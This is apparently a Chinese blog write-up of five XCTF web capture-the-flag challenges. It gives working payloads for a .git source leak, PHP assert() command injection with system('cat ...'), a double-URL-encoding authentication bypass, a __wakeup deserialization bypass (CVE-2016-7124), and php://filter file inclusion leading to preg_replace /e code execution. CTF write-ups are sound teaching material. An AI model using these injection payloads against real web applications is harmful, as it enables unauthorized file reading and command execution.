




# XCTF(攻防世界)—进阶web题Write Up(二)

原创

Sn0w/  于 2019-09-05 20:07:25 发布  476  收藏

分类专栏: [CTF\\_Writeup](#) 文章标签: [XCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_43431158/article/details/100527509](https://blog.csdn.net/qq_43431158/article/details/100527509)

版权



[CTF\\_Writeup](#) 专栏收录该内容

32 篇文章 4 订阅

订阅专栏

前言: 继续总结学到的新知识

mfw

# Welcome to my website! I wrote it myself from scratch!

You can use the links above to navigate through the pages!

[https://blog.csdn.net/qq\\_43431158](https://blog.csdn.net/qq_43431158)

在about页面发现，搭建网站时用了 `git`，尝试一下是否为 `git` 源码泄露

## About

I wrote this website all by myself in under a week!

I used:













- Git
- PHP
- Bootstrap

[https://blog.csdn.net/qq\\_43431158](https://blog.csdn.net/qq_43431158)

输入:

```
http://111.198.29.45:36544/.git/
```

# Index of /.git


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">COMMIT_EDITMSG</a>	2018-10-04 12:57	25	
 <a href="#">HEAD</a>	2018-10-04 12:57	23	
 <a href="#">branches/</a>	2018-10-04 12:57	-	
 <a href="#">config</a>	2018-10-04 12:57	92	
 <a href="#">description</a>	2018-10-04 12:57	73	
 <a href="#">hooks/</a>	2018-10-04 12:57	-	
 <a href="#">index</a>	2018-10-04 12:57	523	
 <a href="#">info/</a>	2018-10-04 12:57	-	
 <a href="#">logs/</a>	2018-10-04 12:57	-	
 <a href="#">objects/</a>	2018-10-04 12:57	-	
 <a href="#">refs/</a>	2018-10-04 12:57	-	

Apache/2.4.18 (Ubuntu) Server at 111.198.29.45 Port 36544 qq\_43431158


果然是源码泄露，那就查看一下文件，发现并没有找到flag，在Github上下载 [git源码泄露工具](#)，可以得到其源码。

输入相应的命令：


```
python2 GitHack.py http://111.198.29.45:36544/.git/
```



得到源码，发现并没有flag



查看index.php发现



并没有对 GET 进去的参数进行过滤，assert 函数中参数为表达式可以当作 PHP 文件来执行，再了解一下以下这两个函数：

strpos() 函数查找字符串在另一字符串中第一次出现的位置。  
file\_exists() 函数检查文件或目录是否存在

有了 assert 函数，又没有过滤，可以用 system() 函数进行查看文件等

```
?page=flag '.system("ls").'
```

[应用](#) [CTF解题好的网站](#) [CTF刷题网站](#) [大佬博客](#) [SQL注入学习博客](#)

index.php templates index.php templates That file doesn't exist!

查看 [templates](#)

```
?page=flag '.system("cd templates;ls").'
```

← → ↻ 不安全 | 111.198.29.45:36544/?page=flag%20%27.system("cd%20templates;ls").%27

[应用](#) [CTF解题好的网站](#) [CTF刷题网站](#) [大佬博客](#) [SQL注入学习博客](#)

about.php contact.php flag.php home.php about.php contact.php flag.php home.php That file doesn't exist!

最后查看 [flag.php](#)

```
?page=flag '.system("cat templates/flag.php").'
```

← → ↻ 不安全 | view-source:111.198.29.45:36544/?page=flag%20%27.system("cat%20templates/flag.php").%27

[应用](#) [CTF解题好的网站](#) [CTF刷题网站](#) [大佬博客](#) [SQL注入学习博客](#)

```
1 <?php $FLAG="cyberpeace {da250af3ad18b46d82532c9c3da824b6}"; ?>
2 <?php $FLAG="cyberpeace {da250af3ad18b46d82532c9c3da824b6}"; ?>
3 That file doesn't exist!
```


在源码中即可发现flag

注意:


```
system("") 中命令使用双引号
```

## NaNNaNNaN-Batman


下载附件，打开文件发现乱码



不过还是能看到 `<script>` 等标签的，后缀名改为 `html`



观察了还是没有什么头绪，继续看文件源代码



发现在文件最后有一个 `eval()` 函数，改成可以弹窗的 `alert()` 函数将脚本文件通过弹窗显示出来

`eval()` 函数计算 JavaScript 字符串，并把它作为脚本代码来执行

此网页显示

```
function $(){var
e=document.getElementById("c").value;if(e.length==16)if(e.match(
/^be0f23/)!==null)if(e.match(/233ac/)!==null)if(e.match(/e98aa$/)!
=null)if(e.match(/c7be9/)!==null){var t=["f","s_a","i","e"];var
n=["a","_h0l","n"];var r=["g{","e","_0"];var i=["it","_","n"];var
s=[t,n,r,i];for(var o=0;o<13;++o){document.write(s[o%4]
[0]);s[o%4].splice(0,1)}}document.write('<input id="c"><button
onclick=$()>Ok</button>');delete _
```

确定

[https://blog.csdn.net/qq\\_43431158](https://blog.csdn.net/qq_43431158)

整理好

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
function $(){var e=document.getElementById("c").value;
if(e.length==16)
if(e.match(/^be0f23/)!==null)
if(e.match(/233ac/)!==null)
if(e.match(/e98aa$/)!==null)
if(e.match(/c7be9/)!==null)
{var t=["f","s_a","i","e"];
var n=["a","_h0l","n"];
var r=["g{","e","_0"];
var i=["it","_","n"];
var s=[t,n,r,i];
for(var o=0;o<13;++o)
{
document.write(s[o%4][0]);s[o%4].splice(0,1)
}
}
}
document.write('<input id="c"><button onclick=$()>Ok</button>');
delete _
```

[https://blog.csdn.net/qq\\_43431158](https://blog.csdn.net/qq_43431158)

观察源码，只要满足代码中的正则表达式即可

^ 匹配输入字符串的开始位置  
\$ 匹配输入字符串的结尾位置

又限制了e的长度，^和\$必须匹配到，所以可以构造

e=be0f23233ace98aa

还有一种方法利用控制台直接执行下面的代码

```
top Filter
> var t=["f1","s_a","i","e"];
var n=["a","_h01","n"];
var r=["g{","e","_0"];
var i=["it'","_","n"];
var s=[t,n,r,i];
for(var o=0;o<13;++o)
{
document.write(s[o%4][0]);s[o%4].splice(0,1)
}
```

即可得出flag

## PHP2



## Can you anthenticate to this website?

什么也没有，抓包，御剑扫



发现 `index.php`，但是打开还是这个页面，那就试一下 `index.phps`，发现有源码泄露

```
1 <?php
2 if("admin"===$_GET[id]) {
3     echo("<p>not allowed!</p>");
4     exit();
5 }
6
7 $_GET[id] = urldecode($_GET[id]);
8 if($_GET[id] == "admin")
9 {
10     echo "<p>Access granted!</p>";
11     echo "<p>Key: xxxxxxxx </p>";
12 }
13 ?>
14
15 Can you anthenticate to this website?
16
```

这里解释一下 `.phps` 文件

phps文件就是php的源代码文件，通常用于提供给用户（访问者）查看php代码，因为用户无法直接通过Web浏览器看到php文件的内容，所以需要phps文件代替。

接下来分析源代码

`===`是恒等运算符 同时检查表达式的值与类型  
`==`是比较运算符 不会检查条件式的表达式的类型

第一步需要使这行代码不成立

```
if("admin"=== $_GET[id])
```

第二步需满足这行代码成立

```
$_GET[id] = urldecode($_GET[id]);if($_GET[id] == "admin")
```

由于网站在解析输入的参数时会对非ASCII码的字符进行一次 `urlencode`

所以构造payload时将其中一个字符 `urlencode` 两次即可

**payload:**

```
http://111.198.29.45:40639/index.php?id=a%2564min
```

即可得出flag

## unserialize3



```
class xctf{
public $flag = '111';
public function __wakeup(){
exit("bad requests");
}
?code= https://blog.csdn.net/qq_43431158
```

这个格式再加上题目，很容易就可以想到是考察 `反序列化的`

PHP魔法函数中存在 `__wakeup()` 方法，`unserialize()` 会检查是否存在一个 `__wakeup()` 方法。如果存在，则先会调用 `__wakeup()` 方法。

下面就来构造payload:

```
0:4:"xctf":1:{s:4:"flag";s:3:"111";}
#xctf后面的1即代表属性个数
```

发现回显结果为:

**bad requests**

这里是因为 `__wakeup()` 的影响，所以要绕过 `__wakeup`,

```
当成员属性数目大于实际数目时可绕过wakeup方法(CVE-2016-7124)
```

故构造payload:

```
?code=0:4:"xctf":3:{s:4:"flag";s:3:"111";}
```

即可得出flag

**补充: 属性**

类的变量成员叫做“属性”，或者叫“字段”、“特征”，在本文档统一称为“属性”。属性声明是由关键字 `public`, `protected` 或者 `private` 开头，然后跟一个普通的变量声明来组成。

```
// 正确的属性声明
public $var6 = myConstant;
```

## ics-05




### 设备列表

<input type="checkbox"/>	ID	设备名	区域
--------------------------	----	-----	----

数据接口请求异常

[https://blog.csdn.net/qq\\_43431158](https://blog.csdn.net/qq_43431158)

御剑、源码都没有什么线索，点击一下 [云平台设备维护中心](#)，发现URL有变化




LFI漏洞的黑盒判断方法：

单纯的从URL判断的话，URL中path、dir、file、pag、page、archive、p、eng、语言文件等相关关键字眼的时候，可能存在文件包含漏洞。

所以猜测是应该是 [文件包含读源码](#)，利用 `php://filter` 协议即可

```
?page=php://filter/read=convert.base64-encode/resource=index.php
```





发现一个特别的文件夹 `s3chahahaDir`，进行查看

```
?pat=/1234/e&rep=system("cd%20s3chahahaDir%26%26%20ls")&sub=1234
```

在这里用空格会没有变化，用 `%20` 或者 `+` 代替，`%26%26` 为 `&&`

```
A&&B A执行成功，然后才会执行B
```

```
<br>Welcome My Admin ! <br>flag
</body>
</html>
```

发现 `flag` 文件，进行查看

```
?pat=/1234/e&rep=system("cd%20s3chahahaDir/flag%26%26%20ls")&sub=1234
```

```
<br>Welcome My Admin ! <br>flag.php
</body>
</html>
```

使用 `cat` 命令查看 `flag.php`

```
?pat=/1234/e&rep=system("cat%20s3chahahaDir/flag/flag.php")&sub=1234
```

即可得出flag

```
<br>Welcome My Admin ! <br><?php
$flag = 'cyberpeace{73aa652067283f4e76a46fc25fee78aa}';
?>
```

总结：这次就先总结到这里，下次继续总结！